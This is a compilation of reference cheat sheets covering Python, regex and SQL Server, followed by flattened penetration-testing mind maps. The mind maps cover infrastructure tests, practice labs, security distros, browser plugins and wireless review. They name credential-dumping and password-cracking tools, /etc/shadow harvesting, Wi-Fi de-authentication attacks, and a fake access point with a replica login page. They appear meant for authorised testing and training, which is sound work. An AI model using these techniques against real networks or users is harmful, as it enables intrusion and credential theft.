argv	Command line args
builtin_module_names	Linked C modules
byteorder	Native byte order
check_interval	Signal check frequency
exec_prefix	Root directory
executable	Name of executable
exitfunc	Exit function name
modules	Loaded modules
path	Search path
platform	Current platform
stdin, stdout, stderr	File objects for I/O
version_info	Python version info
winver	Version number

sys.argv for \$ python foo.py bar -c qux --h

sys.argv[0]	foo.py
sys.argv[1]	bar
sys.argv[2]	-c
sys.argv[3]	qux
sys.argv[4]	--h

os Variables

altsep	Alternative sep
curdir	Current dir string
defpath	Default search path
devnull	Path of null device
extsep	Extension separator
linesep	Line separator
name	Name of OS
pardir	Parent dir string
pathsep	Patch separator
sep	Path separator

Note Registered OS names: "posix", "nt", "mac", "os2", "ce", "java", "riscos"

Class Special Methods

__new__(cls)	__lt__(self, other)
__init__(self, args)	__le__(self, other)
__del__(self)	__gt__(self, other)
__repr__(self)	__ge__(self, other)
__str__(self)	__eq__(self, other)
__cmp__(self, other)	__ne__(self, other)
__index__(self)	__nonzero__(self)
__hash__(self)	
__getattr__(self, name)	
__getattribute__(self, name)	
__setattr__(self, name, attr)	
__delattr__(self, name)	
__call__(self, args, kwargs)	

String Methods

capitalize() *	rstrip()
center(width)	partition(sep)
count(sub, start, end)	replace(old, new)
decode()	rfind(sub, start, end)
encode()	rindex(sub, start, end)
endswith(sub)	rjust(width)
expandtabs()	rpartition(sep)
find(sub, start, end)	rsplit(sep)
index(sub, start, end)	rstrip()
isalnum() *	split(sep)
isalpha() *	splitlines()
isdigit() *	startswith(sub)
islower() *	strip()
isspace() *	swapcase() *
istitle() *	title() *
isupper() *	translate(table)
join()	upper() *
ljust(width)	zfill(width)
lower() *	

Note Methods marked * are locale dependant for 8-bit strings.

List Methods

append(item)	pop(position)
count(item)	remove(item)
extend(list)	reverse()
index(item)	sort()
insert(position, item)	

File Methods

close()	readlines(size)
flush()	seek(offset)
fileno()	tell()
isatty()	truncate(size)
next()	write(string)
read(size)	writelines(list)
readline(size)	

Indexes and Slices (of a=[0,1,2,3,4,5])

len(a)	6
a[0]	0
a[5]	5
a[-1]	5
a[-2]	4
a[1:]	[1,2,3,4,5]
a[:5]	[0,1,2,3,4]
a[:-2]	[0,1,2,3]
a[1:3]	[1,2]
a[1:-1]	[1,2,3,4]
b=a[:]	Shallow copy of a

Datetime Methods

today()	fromordinal(ordinal)
now(timezoneinfo)	combine(date, time)
utcnow()	strptime(date, format)
fromtimestamp(timestamp)	
utcfromtimestamp(timestamp)	

Time Methods

replace()	utcoffset()
isoformat()	dst()
__str__()	tzname()
strftime(format)	

Date Formatting (strftime and strptime)

%a	Abbreviated weekday (Sun)
%A	Weekday (Sunday)
%b	Abbreviated month name (Jan)
%B	Month name (January)
%c	Date and time
%d	Day (leading zeros) (01 to 31)
%H	24 hour (leading zeros) (00 to 23)
%I	12 hour (leading zeros) (01 to 12)
%j	Day of year (001 to 366)
%m	Month (01 to 12)
%M	Minute (00 to 59)
%p	AM or PM
%S	Second (00 to 61 ⁴)
%U	Week number ¹ (00 to 53)
%w	Weekday ² (0 to 6)
%W	Week number ³ (00 to 53)
%x	Date
%X	Time
%y	Year without century (00 to 99)
%Y	Year (2008)
%Z	Time zone (GMT)
%%	A literal "%" character (%)

1. Sunday as start of week. All days in a new year preceding the first Sunday are considered to be in week 0.
2. 0 is Sunday, 6 is Saturday.
3. Monday as start of week. All days in a new year preceding the first Monday are considered to be in week 0.
4. This is not a mistake. Range takes account of leap and double-leap seconds.

Available free from **AddedBytes.com**

Anchors		Sample Patterns	
^	Start of line +	([A-Za-z0-9-]+)	Letters, numbers and hyphens
\A	Start of string +	(\d{1,2}\V\d{1,2}\V\d{4})	Date (e.g. 21/3/2006)
\$	End of line +	([^\s]+(?:\.(\jpg gif png)))\.\2	jpg, gif or png image
\Z	End of string +	(^[1-9]{1}\$ ^[1-4]{1}[0-9]{1}\$ ^50\$)	Any number from 1 to 50 inclusive
\b	Word boundary +	(#?([A-Fa-f0-9]){3}([A-Fa-f0-9]){3})?)	Valid hexadecimal colour code
\B	Not word boundary +	((?=\.*\d)(?=\.*[a-z])(?=\.*[A-Z]).{8,15})	8 to 15 character string with at least one upper case letter, one lower case letter, and one digit (useful for passwords).
\<	Start of word	(\w+@[a-zA-Z_]+?\.[a-zA-Z]{2,6})	Email addresses
\>	End of word	(\<(/?[^\>]+)\>)	HTML Tags

Character Classes

\c	Control character
\s	White space
\S	Not white space
\d	Digit
\D	Not digit
\w	Word
\W	Not word
\xhh	Hexadecimal character hh
\Oxxx	Octal character xxx

POSIX Character Classes

[:upper:]	Upper case letters
[:lower:]	Lower case letters
[:alpha:]	All letters
[:alnum:]	Digits and letters
[:digit:]	Digits
[:xdigit:]	Hexadecimal digits
[:punct:]	Punctuation
[:blank:]	Space and tab
[:space:]	Blank characters
[:cntrl:]	Control characters
[:graph:]	Printed characters
[:print:]	Printed characters and spaces
[:word:]	Digits, letters and underscore

Assertions

?=	Lookahead assertion +
?!	Negative lookahead +
?<=	Lookbehind assertion +
?!= or ?<!	Negative lookbehind +
?>	Once-only Subexpression
?()	Condition [if then]
?()	Condition [if then else]
?#	Comment

Note Items marked + should work in most regular expression implementations.

Note These patterns are intended for reference purposes and have not been extensively tested. Please use with caution and test thoroughly before use.

Quantifiers

*	0 or more +
*?	0 or more, ungreedy +
+	1 or more +
+?	1 or more, ungreedy +
?	0 or 1 +
??	0 or 1, ungreedy +
{3}	Exactly 3 +
{3,}	3 or more +
{3,5}	3, 4 or 5 +
{3,5}?	3, 4 or 5, ungreedy +

Special Characters

\	Escape Character +
\n	New line +
\r	Carriage return +
\t	Tab +
\v	Vertical tab +
\f	Form feed +
\a	Alarm
[\b]	Backspace
\e	Escape
\N{name}	Named Character

String Replacement (Backreferences)

\$n	nth non-passive group
\$2	"xyz" in /^(abc(xyz))\$/
\$1	"xyz" in /^(?:abc)(xyz)\$/
\$`	Before matched string
\$'	After matched string
\$\$	Last matched string
\$\$	Entire matched string
\$_	Entire input string
\$\$	Literal "\$"

Ranges

.	Any character except new line (\n) +
(a b)	a or b +
(...)	Group +
(?:...)	Passive Group +
[abc]	Range (a or b or c) +
[^abc]	Not a or b or c +
[a-q]	Letter between a and q +
[A-Q]	Upper case letter + between A and Q +
[0-7]	Digit between 0 and 7 +
\n	nth group/subpattern +

Note Ranges are inclusive.

Pattern Modifiers

g	Global match
i	Case-insensitive
m	Multiple lines
s	Treat string as single line
x	Allow comments and white space in pattern
e	Evaluate replacement
U	Ungreedy pattern

Metacharacters (must be escaped)

^	[.
\$	{	*
(\	+
)		?
<	>	

String Functions	
Exact Numerics	
bit	decimal
tinyint	money
smallint	numeric
bigint	
Approximate Numerics	
float	real
Date and Time	
smalldatetime	timestamp
datetime	
Strings	
char	text
varchar	
Unicode Strings	
nchar	ntext
nvarchar	
Binary Strings	
binary	image
varbinary	
Miscellaneous	
cursor	table
sql_variant	xml

Type Conversion
CAST (expression AS datatype)
CONVERT (datatype, expression)

Ranking Functions	
RANK	NTILE
DENSE_RANK	ROW_NUMBER

Grouping (Aggregate) Functions	
AVG	MAX
BINARY_CHECKSUM	MIN
CHECKSUM	SUM
CHECKSUM_AVG	STDEV
COUNT	STDEVP
COUNT_BIG	VAR
GROUPING	VARP

Table Functions	
ALTER	DROP
CREATE	TRUNCATE

Date Functions
DATEADD (datepart, number, date)
DATEDIFF (datepart, start, end)
DATENAME (datepart, date)
DATEPART (datepart, date)
DAY (date)
GETDATE()
GETUTCDATE()
MONTH (date)
YEAR (date)

Dateparts	
Year	yy, yyyy
Quarter	qq, q
Month	mm, m
Day of Year	dy, y
Day	dd, d
Week	wk, ww
Hour	hh
Minute	mi, n
Second	ss, s
Millisecond	ms

Mathematical Functions	
ABS	LOG10
ACOS	PI
ASIN	POWER
ATAN	RADIANS
ATN2	RAND
CEILING	ROUND
COS	SIGN
COT	SIN
DEGREES	SQUARE
EXP	SQRT
FLOOR	TAN
LOG	

String Functions	
ASCII	REPLICATE
CHAR	REVERSE
CHARINDEX	RIGHT
DIFFERENCE	RTRIM
LEFT	SOUNDEX
LEN	SPACE
LOWER	STR
LTRIM	STUFF
NCHAR	SUBSTRING
PATINDEX	UNICODE
REPLACE	UPPER
QUOTENAME	

Create a Stored Procedure
CREATE PROCEDURE name
@variable AS datatype = value
AS
-- Comments
SELECT * FROM table
GO

Create a Trigger
CREATE TRIGGER name
ON
table
FOR
DELETE, INSERT, UPDATE
AS
-- Comments
SELECT * FROM table
GO

Create a View
CREATE VIEW name
AS
-- Comments
SELECT * FROM table
GO

Create an Index
CREATE UNIQUE INDEX name
ON
table (columns)

Create a Function
CREATE FUNCTION name
(@variable datatype(length))
RETURNS
datatype(length)
AS
BEGIN
DECLARE @return datatype(length)
SELECT @return = CASE @variable
WHEN 'a' THEN 'return a'
WHEN 'b' THEN 'return b'
ELSE 'return c'
RETURN @return
END

INFRASTRUCTURE TESTS

© Aman Hardikar

v1.2 [2012 Nov]

- tcpdump
- tshark = Sniffing Traffic
- snort
- network relays
- manual verification = ncat
- communication with ssl services
- Refer WebApps mindmap = identified web applications



Misc

- who
- finger = enumeration
- NIS - ypcat
- ldapsearch
- /etc/passwd
- /etc/shadow = credentials
- ps
- vi = Cmd Line
- /etc config files
- CISecurity benchmarks = good practices
- lynis = audit



Linux / Unix

- wmic
- net commands
- sc
- for loops = Cmd Line
- reg
- netsh
- Refer CommandLineKungFu
- user2sid & sid2user
- getacct = enumeration
- winfingerprint
- enum
- creddump
- LSASecretsDump
- meterpreter = Credentials
- fgdump
- whosthere
- CISecurity benchmarks = good practices



Windows

- john & distributedjohn
- cain and able
- ophcarck - rainbow tables
- fgdump
- pwdump
- Refer Bernardo's Password Hashes Dump Tools sheet



Password Analysis



Public Information

- FOCA / exiftool = usernames, printer and computer names, folders, software
- Maltego / Netglub = emails, phone numbers, names
- harvestor = emails, subdomains
- social networking sites
- whois and dns info = whois db search, robtex, serversniff



Port Scans

- UDP = udp-proto-scanner, Fast UDP using metasploit
- TCP = NMap = Def TCP, Full TCP, Detailed scans on specific ports found with version and script scans



Vulnerability Scans

- Nessus
- OpenVAS
- NMap NSE



Port / Service Checks

Refer Service Checks Mindmap



Exploitation

- metasploit = msf, meterpreter, armitage, msf-xb
- exploitdb packetstorm search = Refer BrowserPlugins mindmap for plugins to search
- ncat relays

PRACTICE LAB
© Aman Hardikar

v2.3 [July 2013]

- <http://www.enigmagroup.org/> - EnigmaGroup
- <http://exploit-exercises.com/> - Exploit Exercises
- <http://google-gruyere.appspot.com/> - Google Gruyere
- <http://www.hackthissite.org/> - Hack This Site
- <http://www.hackthis.co.uk/> - HackThis
- <http://www.hackquest.com/> - HackQuest
- <https://hack.me/> - Hack.me
- <https://www.hacking-lab.com/> - Hacking-Lab
- <http://www.dareyourmind.net/> - Hacker Challenge
- <http://www.hackertest.net/> - Hacker Test
- <http://www.hacmegame.org/> - hACME Game
- <http://hax.tor.hu/> - Hax.Tor
- <http://www.overthewire.org/wargames/> - OverTheWire
- <http://www.pentestit.ru/en/> - PentestIT
- <https://pwn0.com/home.php> - pwn0
- <http://rootcontest.com/> - RootContest
- <http://www.root-me.org/?lang=en> - Root Me
- <http://www.securitytreasurehunt.com/> - Security Treasure Hunt
- <http://www.smashthestack.org/> - Smash The Stack
- <http://www.bright-shadows.net/> - TheBlackSheep and Erik
- <http://thisislegal.com/> - ThisIsLegal
- <http://www.try2hack.nl/> - Try2Hack
- <http://www.wablab.com/hackme/> - WabLab
- <http://canyouxssthis.com/HTMLSanitizer/> - XSS: Can you XSS This?
- <http://xss.progphp.com/> - XSS: ProgPHP



Online Sites
25 websites

- <http://ctftime.org/ctfs/> - CTftime
- <http://shell-storm.org/repo/CTF/> - shell-storm Repo
- <http://captf.com/> - CAPTF Repo



CTF Sites / Archives
3 sites/repos

- <http://testasp.vulnweb.com/> - Acunetix acuforum
- <http://testaspnet.vulnweb.com/> - Acunetix acublog
- <http://testphp.vulnweb.com/> - Acunetix acuart
- <http://crackme.cenzic.com/> - Cenzic crackmebank
- <http://zero.webappsecurity.com/> - HP freebank
- <http://demo.testfire.net/> - IBM altoromutual
- <http://aspnet.testsparker.com/> - Mavituna testsparker
- <http://php.testsparker.com/> - Mavituna testsparker
- <http://www.webscantest.com/> - NTOSpider Web Scanner Test Site



Vendor Testing Sites
9 websites

- 1.0 Initial
- 1.1 Blackhat
- 1.2 Strychnine
- 1.3 E605 - Damn Vulnerable Linux
- 1.4 Strychnine_E605
- 1.5 Infectious_Disease
- <http://sourceforge.net/projects/virtualhacking/files/os/dvl/>
- version 1
- version 2 - Metasploitable
- <http://information.rapid7.com/download-metasploitable.html>
- <http://sourceforge.net/projects/virtualhacking/files/os/metasploitable/>
- 7 CTF challenges - LAMPSecurity
- <http://sourceforge.net/projects/lampsecurity/>
- Multiple outdated LAMP applications - UltimateLAMP
- <http://www.amanhardikar.com/mindmaps/practice-links.html>
- http://hackingdojo.com/downloads/iso/De-ICE_S1.100.iso - level 1.100
- http://hackingdojo.com/downloads/iso/De-ICE_S1.110.iso - level 1.110
- http://hackingdojo.com/downloads/iso/De-ICE_S1.120.iso - level 1.120
- http://hackingdojo.com/downloads/iso/De-ICE_S2.100.iso - level 2.100
- http://hackingdojo.com/downloads/iso/De-ICE_S1.123.iso - hackerdemia
- v 1.0
- v 2.0 - pWnOS
- <http://www.pwnos.com/>
- version 1
- version 2 - Holynix
- <http://sourceforge.net/projects/holynix/files/>
- level 1
- level 2
- level 3 - Kioptrix
- level 4
- <http://www.kioptrix.com/blog/>
- Nebula
- Protostar
- Fusion - Exploit Exercises
- Main Sequence Ruxcon 2012 CTF
- <http://exploit-exercises.com/download>
- Lab in a box
- <http://pentestlab.org/lab-in-a-box/> - PenTest Laboratory
- Vulnix - RebootUser
- http://www.rebootuser.com/?page_id=1041
- GoatseLinux - neutronstar
- <http://neutronstar.org/goatselinux.html>
- The Hacker Games - scriptjunkie.us
- <http://www.scriptjunkie.us/2012/04/the-hacker-games/>
- Scene1_2.120 v1.0
- <http://21ltr.com/scenes/> - 21LTR
- SecGame # 1: Sauron
- <http://sg6-labs.blogspot.co.uk/2007/12/secgame-1-sauron.html> - Sauron
- Default Application/Server/Software
- <http://www.turnkeylinux.org/> - Turnkey Linux
- <http://www.centos.org/> - Default CentOS 5.6
- Default WindowsXP SP3 - Default
- Default Windows7
- Default Windows Server 2003/2008
- Default VMWare ESX/ESXi Server



OS / Builds
36+ builds

- www.exploit-db.com
- www.oldversion.com
- www.oldapps.com



Software
3 sources



WebApps
64 unique apps

- Webgoat - Java
- Mutillidae - PHP
- Damn Vulnerable Web App - PHP
- Ghost - PHP
- Vicnum - PHP/Perl
- Peruggia - PHP
- OWASP CSRFGuard Sample App - Java
- Mandiant Struts Forms - Java/Struts
- BWA [OWASP] - Simple Form with DOM XSS - HTML/JS
- Simple Form in .Net - ASP.Net/C#
- OWASP AppSensor - Java
- [old] Wordpress Software - PHP
- [old] Yazd Software - Java
- [old] Orange HRM Software - PHP
- [old] GetBoo Software - PHP
- [old] GTD-PHP - PHP
- <http://code.google.com/p/owaspbwa/>
- OWASP Hackademic - PHP
- <http://hackademic1.teilar.gr/>
- OWASP SiteGenerator - .Net
- https://www.owasp.org/index.php/Owasp_SiteGenerator
- OWASP Bricks - PHP/MySQL
- <http://sourceforge.net/projects/owaspbricks/>
- OWASP Security Shepherd - Java/Tomcat/MySQL
- https://www.owasp.org/index.php/OWASP_Security_Shepherd
- WebGoat.NET - .Net
- <https://github.com/jerryhoff/WebGoat.NET>
- a VM for each of the 13 exercises
- PentesterLab - php, various injection attacks, exploits
- <https://pentesterlab.com/>
- Butterfly Security Project - PHP
- <http://thebutterflymp.sourceforge.net/>
- Hackme Bank - .Net/MSSQL
- <http://www.mcafee.com/us/downloads/free-tools/hacme-bank.aspx>
- Hackme Books - Java
- <http://www.mcafee.com/us/downloads/free-tools/hacmebooks.aspx>
- Hackme Casino - Ruby On Rails
- <http://www.mcafee.com/us/downloads/free-tools/hacme-casino.aspx>
- Hackme Shipping - ColdFusion/MySQL
- <http://www.mcafee.com/us/downloads/free-tools/hacmeshipping.aspx>
- Hackme Travel - .Net/C++
- <http://www.mcafee.com/us/downloads/free-tools/hacmetravel.aspx>
- LAMPSecurity - PHP/MySQL
- <http://sourceforge.net/projects/lampsecurity/>
- [old] Wordpress Software - PHP
- [old] Yazd Software - Java
- [old] Vanilla - PHP
- [old] Nanbiquara - PHP
- [old] Roitpix - PHP
- <http://www.bonsai-sec.com/en/research/moth.php>
- Moth - PHP
- <https://github.com/adamdoupe/WackoPicko>
- WackoPicko - PHP
- Bad Store - Perl
- <http://www.badstore.net/>
- OWASP WebGoat - Java
- * OWASP InsecureWebApp - Java
- Damn Vulnerable Web App - PHP
- * Google Gruyere - Python/Ajax
- Foundstone Hackme Casino - Ruby On Rails
- * Others - REST/JSON
- http://www.mavensecurity.com/web_security_dojo/
- Web Security Dojo - Java/JSP
- <http://code.google.com/p/bodgeit/>
- Bodgelt Store - Java/JSP
- hackxor - Perl
- <http://hackxor.sourceforge.net/cgi-bin/index.pl>
- SecuriBench - J2EE
- <http://suif.stanford.edu/~livshits/securibench/>
- SQLol - PHP based SQL Injection test bed
- <https://github.com/SpiderLabs/SQLol>
- CryptOMG - Crypto-implementation flaws - PHP
- <https://github.com/SpiderLabs/CryptOMG>
- XMLmao - XML/XPath injection testbed - PHP
- <https://github.com/SpiderLabs/XMLmao>
- Exploit KB Vulnerable Web App - PHP, MySQL [SQL Injection]
- <http://exploit.co.il/projects/vuln-web-app/>
- PHDays iBank CTF - PHP
- <http://www.amanhardikar.com/mindmaps/practice-links.html>
- * Zap WAVE - J2EE
- <http://code.google.com/p/zaproxy/downloads/detail?name=zap-wave-0.1.zip>
- Damn Vulnerable Web App - PHP
- Mutillidae - PHP
- Webgoat - Java
- Ghost - PHP
- OWASP Hackademic - PHP
- Vicnum - PHP/Perl
- WackoPicko - PHP
- OWASP InsecureWebApp - Java
- Bodgelt Store - Java/JSP
- * PuzzleMall - J2EE
- <http://code.google.com/p/puzzlemall/>
- * WAVSEP - J2EE
- <http://sourceforge.net/projects/null-gameover/>
- VulnApp - ASP.net
- <http://www.nth-dimension.org.uk/blog.php?id=88>
- sqli-labs - PHP
- <https://github.com/Audi-1/sqli-labs>
- Drunk Admin Web Hacking Challenge - PHP
- <https://bechtsoudis.com/work-stuff/challenges/drunk-admin-web-hacking-challenge/>
- bWAPP - PHP/MySQL
- <http://www.mmeit.be/bwapp/>
- Insecure Android App
- ExploitMe Mobile Android Labs - 8 labs
- <http://securitycompass.github.io/AndroidLabs/>
- A defective iPhone App
- ExploitMe Mobile iPhone Labs - 4 labs
- <http://securitycompass.github.io/iPhoneLabs/>
- NcN Wargame - Android VM
- <http://noconname.org/evento/wargame/>
- NETinVM - Network in a VM
- <http://informatica.uv.es/~carlos/docencia/netinvm/>
- OWASP iGoat - Insecure iOS App
- <http://code.google.com/p/owasp-igoat/>
- OWASP Goatdroid - Insecure Android Apps - FourGoats
- <https://github.com/jackMannino/OWASP-GoatDroid-Project>
- Hacme Bank Android - Insecure Web Services enabled Android Application
- <http://www.mcafee.com/us/downloads/free-tools/hacme-bank-android.aspx>
- InsecureBank - Vulnerable Android Application
- <http://www.paladion.net/downloadapp.html>
- VulnVPN - Vulnerable VPN Service
- http://www.rebootuser.com/?page_id=1041
- VulnVoIP - Vulnerable VoIP Service
- http://www.rebootuser.com/?page_id=1041



Miscellaneous
10 items



Security Software

- <http://www.vyatta.org/downloads> • **Vyatta CORE 6.5**
- <http://sourceforge.net/projects/nst/> • **NST v2.16.0-4104**



Forensics & IR

- <http://computer-forensics.sans.org/community/downloads> • **SIFT 2.14**
- <http://orionlivecd.sourceforge.net/> • **Orion 0.4**
- <http://forwarddiscovery.com/Raptor> • **Raptor 2.5**



Security Monitoring

- <http://securityonion.blogspot.co.uk/> • **Security Onion 12.04**



Utilities

- <http://www.ultimatebootcd.com/> • **Ultimate Boot CD 5.2.5**
- <http://www.hiren.info/pages/bootcd> • **Hiren's BootCD 15.2**




Bootable OS

- <http://www.linuxmint.com> • **Linux Mint 15**
- <http://fedoraproject.org/> • **Fedora 19-1**
- <http://www.opensuse.org> • **OpenSUSE 12.3**
- <http://openindiana.org/> • **OpenIndiana b151a7**
- <http://haiku-os.org/> • **Haiku r1a4.1**



Source for Others

- <http://www.turnkeylinux.org/> • **Turnkey Linux**



Penetration Testing

- Backtrack 5R3** • <http://www.backtrack-linux.org/>
- Kali Linux 1.0** • <http://www.kali.org/>
- BackBox Linux 3.05** • <http://www.backbox.org>
- Matriux 2.49 2012** • <http://www.matriux.com>
- VAST 3.1** • <http://vipervast.sourceforge.net/>
VoIP Testing Live Distro



Web Application Security Testing

- Backtrack 5R3** • <http://www.backtrack-linux.org/>
- Samurai 2.0** • <http://sourceforge.net/projects/samurai/>



Wireless Security Testing

- Backtrack 5R3** • <http://www.backtrack-linux.org/>
- OSWA-Assistant 0.9.0.8j** • <http://securitystartshere.org/page-training-oswa-assistant-tools.htm>
- RFID Live Hacking System 02** • http://www.openpcd.org/Live_RFID_Hacking_System



Mobile Security Testing

- MobiSec 1.1** • <http://sourceforge.net/projects/mobisec/>
- Santoku Linux a0.4** • <https://santoku-linux.com/>



Password Analysis

- Ophcrack 3.6.0** • <http://ophcrack.sourceforge.net/>



Malware Analysis & Reverse Engineering

- REMnux 4.0** • <http://zeltser.com/remnux/>
- ARE 1.1** • <https://redmine.honeynet.org/projects/are>
- HoneyDrive 0.2** • <http://bruteforce.gr/honeydrive>

BROWSER PLUGINS
© Aman Hardikar



v1.6 [2013 July]

- Recon**
 - Gather detailed information about the site
 - IP Address Information
 - Contains whois, traceroute, ip geo location, domain neighbours, tcp ping and dns lookup tools
 - Network & Internet Tools
- Request Editing**
 - Capture request and modify the URL, POST and other parameters
 - Tampermonkey
 - Capture request and modify the URL, POST and other parameters
 - Request Maker
 - Easily construct custom HTTP requests
 - Dev HTTP Client
- Page and Script Analysis**
 - Debuggers for websites. View code and modify as required
 - Firebug Lite
 - Many utilities for a web developer
 - Web Developer
 - Can be used to debug and identify issues
 - Web Edit
- Cookies**
 - Swap cookies with those of a different privilege user
 - Swap My Cookies
 - View and edit cookies
 - Edit This Cookie
 - Analyse settings of cookies
 - Recx Security Analyzer
- Header Analysis**
 - View the HTTP headers of the packets transmitted
 - HTTPHeaders
 - Identify technologies used
 - Wappalyzer
 - Analyse settings of http headers
 - Recx Security Analyzer
- Utilities**
 - Take screenshots of the browsers content
 - Awesome Screenshot
 - Block all auto execution of scripts
 - NotScript
 - generate a disposable email address, mainly for registration purposes
 - Easy Disposable Email Address
 - run a tab using IE components
 - IE Tab Multi
 - Encode and decode into various formats
 - Advanced Encoder / Decoder
 - To switch very fast to a proxy server
 - Proxy Switchy
 - Access other computers or allow another user to access your computer securely over the Internet.
 - Chrome Remote Desktop
- Misc**
 - Complete XSS reversing/scanner tool
 - XSS Rays
 - A powerful HTTP client to test REST web services
 - Postman REST Client
 - Visit and test RESTful/WebDAV service
 - Simple REST Client
 - View JSON requests in a popup
 - JSON View
 - View and edit all the XPath information on a page
 - XPath Helper

- Recon**
 - ShowIP - Shows IP address of the server on which the site is hosted
 - Domain Details - Gather detailed information about the site
 - Passive Recon - Gather all publicly available information
- Request Editing**
 - Tamper Data - Capture request and modify the URL, POST and other parameters
- Cookies**
 - Cookie Manager+ - View, edit and delete Cookies
- Page and Script Analysis**
 - Firebug - Debuggers for websites. View code and modify as required
 - FlashFirebug - Debugger for flash actionscript
 - Web Developer - Many utilities for a web developer. Can be used to debug and identify issues
 - View Dependencies - View all files that a page loads
 - JavaScript Deobfuscator - Shows the javascripts that were run on a page including obfuscated ones.
- Header Analysis**
 - Live HTTP Headers - View the HTTP headers of the packets transmitted
 - Wappalyzer - Identify technologies used
- Multi Purpose**
 - Hackbar - Multiple tools for security testing
- Search Engines**
 - OffensiveSecurity ExploitDB - Search directly in Exploit-DB
 - PacketStorm - Search directly in PacketStorm
 - SecurityFocus - Search directly in SecurityFocus
 - OSVDB - Search directly in OSVDB
 - Default Passwords - CIRT.net - Search CIRT.net default password database
- Web Services**
 - Poster - Interact with web services and also create the complete request
- Utilities**
 - FireShot - Take screenshots of the browsers content
 - Capture Fox (firefox6) - Take video of the browsers content
 - TabMix Plus - A firefox tab utility. tab history, reopen closed tabs, ...
 - NoScript - Block all auto execution of scripts
 - Less Spam, Please - generate a disposable email address, mainly for registration purposes
 - IE Tab 2 - run a tab using IE components
- Misc**
 - JSON View - View JSON requests in a popup
 - RESTClient - Visit and test RESTful/WebDAV service
 - FirePath - View and edit all the XPath information on a page
 - groundspeed - Manipulate client side controls on an application
 - Elite Proxy Switcher - To switch very fast to a proxy server
 - FoxyProxy Standard - Switch to one or more proxy servers
 - Host Spy - Identify neighbours in a shared hosting
 - ViewStatePeeker - to view the data in ViewState in plain text
 - User Agent Switcher - change User Agent field
 - CryptoFox - Encryption and decryption tool


Pre-packaged browser with many required extensions
Built using portable versions of Firefox and Chromium
Based on FireCAT
[URL: www.getmantra.com](http://www.getmantra.com)



Pre-packaged browser with many required extensions
Built using Chromium engine
[URL: www.syhunt.com/?n=Sandcat.Browser](http://www.syhunt.com/?n=Sandcat.Browser)



Pre-packaged browser with many required extensions
Built using Firefox and Chromium engine
[URL: www.hcon.in/downloads.html](http://www.hcon.in/downloads.html)



WIRELESS NETWORK REVIEW

v1.5 [2013 May]

© Aman Hardikar



- De-authentication Attack
- Impersonation Attack
- Packet Flooding
- Tool: mdk3
- Tool: Aircrack-ng

DoS Testing



- Identify Perimeter and Location of APs
- Identify Any Rogue Access Points
- Tool: InSSIDer
- Tool: Ekahau HeatMapper
- Tool: Vistumbler

Sweeps



- name - non-company related
- make it open [no encryption]
- check if employees are connecting
- Setup Fake Access Point with Similar SSID
- Create Replica Login Page
- Browser exploits
- Attack Connected Users (if allowed)
- Adobe Reader
- Microsoft Office
- Software exploits
- Tool: Karmetasploit / karma
- Tool: FreeRADIUS-WPE

User Education



- Wireshark
- Tools
- No Encryption
- Aircrack-ng
- Tools
- WEP
- Avoid Use
- Alert
- 256 bits
- passphrase of 8 to 63 ASCII characters
- 64 Hex digits
- changes encryption keys
- rekeying
- PKI
- EAP-TLS (Extensible Authentication Protocol)
- Enterprise
- Modes
- Personal
- PSK (Pre Shared Key)
- WPA and WPA2
- Aircrack-ng
- Pyrit
- Fern WIFI Cracker
- Cain and Abel
- Cowpatty
- oclHashcat-plus
- Tools
- Lightweight EAP
- Asleep
- Tools
- LEAP
- THC-LEAPcracker
- Avoid Use
- Alert
- EAP with TLS
- EAP-TLS
- EAP with Tunnelled TLS
- EAP-TTLS
- EAP with MD5 Hash Function
- Tools: eapmd5pass
- Tools: eapmd5crack
- EAP-MD5
- Methods
- 802.1X
- 40+ methods exist
- Avoid Use
- Alert
- EAP with Pre-Shared Key
- EAP-PSK
- EAP with Shared Password
- EAP-PWD
- EAP with Secure Tunnelling
- Replaces LEAP
- EAP-FAST
- Tool: hostapd-wpe
- EAP based on IKE
- EAP-IKEv2
- 802.1X
- Protected EAP within TLS Tunnel
- EAP-MSCHAPv2
- Types
- PEAP
- Encapsulation
- EAP-GTC
- PPP

Encryption



- Connect/Reach Wireless Networks from VM
- USB Wireless Adapter
- Improve/Enhance Signal Strength
- Enhance Signal for a Particular Network
- Directional
- Types
- Antenna
- Enhance Signal for All Networks
- Omn-directional

Requirements



- Check for other users on the network
- Tool: nmap

Network



- BSSID
- MAC of Wireless Router/AP
- ESSID
- Network Name
- Channel
- Broadcast Disabled
- Exception: Guest Wireless
- Discovery
- Tool: InSSIDer
- Tool: Kismet

SSID



- Device Inventory
- Firmware Updates
- Configuration Management
- Performance Monitoring
- Tool: TamoSoft Throughput Test
- Client Software Updates
- Tool: WiFIDenum
- Ad-hoc Networks

Infrastructure



Design Reviews

- Policy
- Wireless LAN Policy in place?
- Controls on Clients Eg: AV, firewalls, HIDS
- Record of User Awareness Training
- Metrics
- Review Previous Audit Reports
- Request Network Diagram and Review the Architecture
- Is Network Properly Segregated?
- Encryption In Use?
- Authentication In Use
- Wireless IDS, Firewall
- Network
- Any Default Information - SSIDs, usernames, passwords, SNMP
- Restrictions on Management Interfaces
- Physical Access Restrictions; Tamper Protection
- Connection Restrictions on Clients
- Check MAC Filtering
- Clone MAC of an authenticated device
- Map Network Perimeter (Site Survey)
- Signal
- Signal Strength near the Borders
- Tool: Ekahau HeatMapper
- Tools: Kismet and Kisheat.py
- Channel
- Channel Utilisation
- Tool: Chanalyzer
- Authentication
- Backend
- RADIUS / DIAMETER
- Frontend
- Credential Creation
- Process
- Validity
- Web Application Related Checks
- SSL
- Tool: SSLL Auditor
- Test Access to Admin Page
- Password Controls
- Logs
- Monitoring and Alerts
- Archival Process



Control Review

- Test Access to Internal Network
- Get Internal Server IP addresses
- Ping or Telnet/ncat to Known Open Ports
- Check Services on the Controllers
- DNS Egress Filters
- Corporate Server
- OpenDNS Server
- Attempt Zone Transfer
- Access Intranet / Internal Applications
- Access Public Mail Applications - gmail, yahoo, hotmail
- Access to Social Networking Sites - facebook, twitter, youtube, linkedin
- Access Other Web Legitimate Site (other companies or vendors)
